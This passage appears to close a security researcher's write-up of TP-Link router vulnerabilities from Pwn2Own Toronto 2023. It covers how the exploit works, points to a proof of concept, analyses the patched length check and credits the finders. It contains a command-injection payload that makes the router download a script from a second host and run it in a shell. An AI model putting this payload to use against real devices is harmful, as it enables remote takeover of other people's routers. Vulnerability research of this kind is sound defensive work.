
```
7;curl 192.168.0.100:8080/s|sh;#
```

`7` makes `atoi()` return 7, and the `curl` command after `;` is actually executed. `#` comments out the trailing padding bytes.

6.5 Full Exploit Code

The complete POC code is available on GitHub: CVE-2024-5243-pwn2own-toronto-2023

6.6 Execution Result



7. Patch Analysis

TP-Link addressed these vulnerabilities in firmware version 2.2.4 (Build 20240119).

The fix adds length checks to the vulnerable patterns:

Before (Vulnerable):

```c
int len = end - ptr;                        // Attacker-controlled
strncpy(ErrorCode, ptr, len);               // Unlimited copy
```

After (Patched):

```c
int len = end - ptr;
if (len < 10) {                             // Length check added
    strncpy(ErrorCode, ptr, len);
}
```

The exact implementation details may vary across builds, but the fix is to gate the copy with a length check that prevents overflow.

8. Conclusion

Through this analysis, I gained experience analyzing Pwn2Own devices and understood what approach the reporter took to attempt exploitation. While the binary had various overflow opportunities and other vulnerabilities, constraints on code paths, payload characters, and memory layout significantly narrowed practical options. The ErrorCode field, despite its small buffer, provides the cleanest path to control flow hijacking when combined with the UpdateSvr1 Info Leak.

References

- ZDI Advisory - CVE-2024-5242
- ZDI Advisory - CVE-2024-5243
- ZDI Advisory - CVE-2024-5244

Credits

- Original vulnerability discovery: Claroty Research Team82 at Pwn2Own Toronto 2023